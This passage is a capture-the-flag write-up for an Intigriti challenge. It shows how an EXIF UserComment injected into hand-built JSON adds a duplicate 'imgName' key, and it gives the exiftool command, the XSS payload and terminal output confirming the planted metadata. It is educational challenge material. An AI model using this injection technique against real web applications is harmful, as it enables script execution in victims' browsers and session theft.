            r.innerHTML = "Image comment: " + DOMPurify.sanitize(temp.imgComment);
            rr.innerHTML = "Created: " + DOMPurify.sanitize(temp.imgColorType);
            rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
        }
        catch(e)
        {
            console.log(e);
            namfield.innerHTML = "Name: " + JSON.parse(imgobj).imgName;
            r.innerHTML = "Comment: " + JSON.parse(imgobj).imgComment;
            rr.innerHTML = "Created: " + JSON.parse(imgobj).imgColorType;
            rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
        }
```

The image name is being set fixed to NFT.jpg in the JSON code. If you look closely to this “imgobj” JSON above we do control a part of this JSON and that is the image comment (imgComment) via the EXIF metadata.

So the imgobj will be following JSON:
{"imgName":"NFT.jpg","imgColorType": " 02/15/2023, 21:22:58 " ,"imgComment": " test123 " }

First the imgobj JSON is being created by the developers of this application and then they parse each object of this JSON separately to be added to the HTML source code. We are controlling the imgComment inside this JSON via our uploaded background image metadata.

If you know a bit about JSON you know this can become tricky to parse the JSON object if a users controls some input.

We can add what we want as UserComment so we are controlling the last part of the JSON object and that is interesting.

What if we add in our image background as metadata in the UserComment the imgName again?

This would mean the imgobj will end up with following JSON:
{"imgName":"NFT.jpg","imgColorType": " 02/15/2023, 21:22:58 " ,"imgComment": " test123 ", "imgName":"ANYTHINGWEWANT" }

Notice we can add an extra imgName key into the JSON. It will then depend on the application parsing this which it will choose as output to be shown on the web page and in most cases it will parse the first imgName key and then it will get to the second imgName key and forget about the first one and just overwrite it :-)

```
var imgobj = '{"imgName":"NFT.jpg","imgColorType": " '+ strcol +' " ,"imgComment": " '+ strval +' " }';
```

We need to inject in the “strval” variable and be sure to keep the JSON valid so our injected metadata needs to look like this:

test123","imgName":"<img src=x onerror=alert(document.domain)>

test123",	This closes the imgComment JSON key nicely
"imgName":"<img src=x onerror=alert(document.domain)>	We add a new key with the imgName but without closing with “ because the JavaScript code will do this for us.

We are adding the red part in the JSON example below:

{"imgName":"NFT.jpg","imgColorType": " 02/15/2023, 21:22:58 " ,"imgComment": " test123 ", "imgName":"<img src=x onerror=alert(document.domain)>" }

Following command needs to be done with exiftool:
exiftool -UserComment='test123","imgName":"<img src=x onerror=alert(document.domain)>' background.png


```
root@ub22-reconbox:/reconbox# exiftool -UserComment='test123","imgName":"<img src=x onerror=alert(document.domain)>' bac
kground.png
    1 image files updated
root@ub22-reconbox:/reconbox#
```

```
root@ub22-reconbox:/reconbox# exiftool background.png
ExifTool Version Number         : 12.40
File Name                       : background.png
Directory                       : .
File Size                       : 6.7 KiB
File Modification Date/Time     : 2023:02:15 22:06:38+00:00
File Access Date/Time           : 2023:02:15 22:06:38+00:00
File Inode Change Date/Time     : 2023:02:15 22:06:38+00:00
File Permissions                : -rwxr--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 126
Image Height                    : 109
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 5669
Pixels Per Unit Y               : 5669
Pixel Units                     : meters
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : test123","imgName":"<img src=x onerror=alert(document.domain)>
Flashpix Version                : 0100
Color Space                     : Uncalibrated
Owner Name                      : test456
Image Size                      : 126x109
Megapixels                      : 0.014
root@ub22-reconbox:/reconbox#
```

We upload the background again in the NFT application and create a new NFT image. This will fire the XSS payload as the JavaScript parsing chooses the second image name JSON key as the one being rendered into the page.

I added a breakpoint so you can see the altered imgobj JSON

The image name which was hard coded set to NFT.jpg is skipped due to our second JSON key being added and JSON parsing forgets about the first key. No DOMPurify sanitisation as the developer was sure the image name could not be changed.



You can now deliver your URL (**Add your unique ID**): https://challenge-0223.intigriti.io/view?viewId=YOURID to any victim and the XSS will fire.